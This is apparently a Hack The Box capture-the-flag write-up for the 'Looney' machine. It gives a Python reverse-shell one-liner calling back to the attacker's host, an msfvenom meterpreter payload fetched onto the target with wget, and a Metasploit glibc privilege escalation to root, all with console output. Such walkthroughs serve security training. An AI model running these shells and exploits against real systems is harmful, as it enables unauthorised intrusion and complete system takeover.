

Looney


Port Scan

```
(kali@kali)~[~/Downloads]
$ nmap -sC -sV -p22,80 looney.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-16 14:32 EDT
Nmap scan report for looney.htb (10.129.229.38)
Host is up (0.052s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: HackTheBox WebShell
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.44 seconds
```

Port 80



Reverse Shell

I set up a **netcat** listener. And put a **python3** reverse shell into the webshell.

```
python3 -c 'import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("10.10.14.2", 4444));
os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty;
pty.spawn("sh")'
```

```
(kali@kali)~[~/Documents/github/ctf/HackTheBox/Looney]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.229.38] 48558
$ cd /tmp
```

Metasploit Reverse Shell

Then I decided to upgrade my reverse shell with **metasploit**

Generate payload:

```
msfvenom -p linux/x64/meterpreter/reverse_tcp
LHOST=10.10.14.2 LPORT=1212 -f elf -o shell.elf
```

Set up python3 http server

```
python3 -m http.server
```

Get the `shell.elf` on the target system.

```
wget http://10.10.14.2:8000/shell.elf
```

```

$ wget http://10.10.14.2:8000/shell.elf
wget http://10.10.14.2:8000/shell.elf
--2025-04-24 14:05:10-- http://10.10.14.2:8000/shell.elf
Connecting to 10.10.14.2:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: 'shell.elf'

shell.elf      100%[=====>] 250 --.-KB/s  in 0s

2025-04-24 14:05:10 (30.2 MB/s) - 'shell.elf' saved [250/250]

```

Now, We need to set up listener in Metasploit.

```
msfconsole
```

```
use exploit/multi/handler
```

```
set payload linux/x64/meterpreter/reverse_tcp
```

```
set lport 1212
```

```
set lhost your-ip
```

```
run
```

Moving back to the target system, we need to set permissions for our `shell.elf` to be able to execute it.

```
chmod +x shell.elf
```

Now, execute it

```
./shell.elf
```

```

$ chmod +x shell.elf
$ chmod +x shell.elf
$ ./shell.elf
./shell.elf

```

```

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.2:1212
[*] Sending stage (3045380 bytes) to 10.129.229.38
[*] Meterpreter session 1 opened (10.10.14.2:1212 -> 10.129.229.38:46716) at 2025-04-24 10:00:12 -0400

```

```

meterpreter > help
meterpreter > help
Core Commands

```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
guid	Get the session GUID

Then I used suggerter and used the highlighted vulnerability

```

[*] Backgrounding session 1:
msf6 exploit(multi/handler) > search suggester

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  post/multi/recon/local_exploit_suggester .          normal  No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
msf6 exploit(multi/handler) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

Name                Current Setting  Required  Description
--                -
SESSION              yes              The session to run this module on
SHOWDESCRPTION       false            Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.129.229.38 - Collecting local exploits for x64/linux ...
[*] 10.129.229.38 - 196 exploit checks are being tried...
[*] 10.129.229.38 - exploit/linux/local/cve_2022_0847_dirtype: The target appears to be vulnerable. Linux kernel version found: 5
[*] 10.129.229.38 - exploit/linux/local/cve_2022_0995_watch_queue: The target appears to be vulnerable.
[*] 10.129.229.38 - exploit/linux/local/glibc_tunables_priv_esc: The target appears to be vulnerable. The glibc version (2.35-0ubuntu
e vulnerable
[*] 10.129.229.38 - exploit/linux/local/netfilter_nft_set_elem_init_privesc: The target appears to be vulnerable.
[*] 10.129.229.38 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 60 / 60
[*] 10.129.229.38 - Valid modules for session 1:

#  Name                                     Potentially Vulnerable?  Check Result
--  -
1  exploit/linux/local/cve_2022_0847_dirtype  Yes                       The target appears to be vulnerab
2  exploit/linux/local/cve_2022_0995_watch_queue  Yes                       The target appears to be vulnerab
3  exploit/linux/local/glibc_tunables_priv_esc  Yes                       The target appears to be vulnerab
found on the target appears to be vulnerable

```

Root

I used the exploit

```

View the full module info with the info, or info -d command.
msf6 exploit(linux/local/glibc_tunables_priv_esc) > set session 1
session => 1
msf6 exploit(linux/local/glibc_tunables_priv_esc) > set lhost 10.10.14.2
lhost => 10.10.14.2
msf6 exploit(linux/local/glibc_tunables_priv_esc) > set lport 1313
lport => 1313
msf6 exploit(linux/local/glibc_tunables_priv_esc) > run

[*] Started reverse TCP handler on 10.10.14.2:1313
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable. The glibc version (2.35-0ubuntu3.1) found on the target appears to be vulnerable
[*] The Build ID for ld.so: 61ef896a99bb1c2e4e231642b2e1688b2f1a61e is in the list of supported Build IDs for the exploit.
[*] The exploit is running. Please be patient. Receiving a session could take up to 10 minutes.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/glibc_tunables_priv_esc) > exploit

[*] Started reverse TCP handler on 10.10.14.2:1313
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable. The glibc version (2.35-0ubuntu3.1) found on the target appears to be vulnerable
[*] The Build ID for ld.so: 61ef896a99bb1c2e4e231642b2e1688b2f1a61e is in the list of supported Build IDs for the exploit.
[*] The exploit is running. Please be patient. Receiving a session could take up to 10 minutes.
[*] Sending stage (3945398 bytes) to 10.10.14.2:1313
[*] Meterpreter session 2 opened (10.10.14.2:1313 → 10.129.229.38:46702) at 2025-04-24 10:24:15 -0400

meterpreter > shell
Process 5928 created.
Channel 1 created.
whoami
root

```

First time it did not work, but after the second try it did give me a root shell! (In metasploit you can use **run** or **exploit** basically both of them just start the exploit, so it doesn't matter that first time I used **run** and the second time I used **exploit**)